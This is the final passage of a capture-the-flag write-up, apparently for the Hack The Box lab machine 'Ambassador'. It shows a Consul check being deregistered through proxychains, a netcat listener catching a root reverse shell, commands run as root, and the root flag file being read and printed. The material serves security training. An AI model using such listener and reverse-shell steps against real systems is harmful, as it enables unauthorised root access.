[proxychains] Strict chain ... 127.0.0.1:9050 ... 127.0.0.1:8500 ... OK
[+] Check maridcdemwsrfum deregistered successfully

```

Listener

```

└─(root@kali)-[~/ambassador]
└─# rlwrap nc -lvnkp 1111
listening on [any] 1111 ...
connect to [10.10.14.29] from (UNKNOWN) [10.10.11.183] 44042
root@ambassador:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ambassador:/# ls
ls
bin                home               lost+found         rev.py             snap              var
boot               lib                media              rev.py.1           srv
dev                lib32              mnt                root               sys
development-machine-documentation lib64              opt                run                tmp
etc                libx32             proc               sbin               usr
root@ambassador:/# cat /root/root.txt

```



```
cat /root/root.txt  
be3f1c2e12892347788fbc64263bbffc
```



Ambassador has been Pwned!

Congratulations  **bravosec**, best of luck in capturing flags ahead!

#5149

MACHINE RANK

27 Jan 2023

PWN DATE

45

POINTS EARNED

Addition

Waiting for ipsec vidoes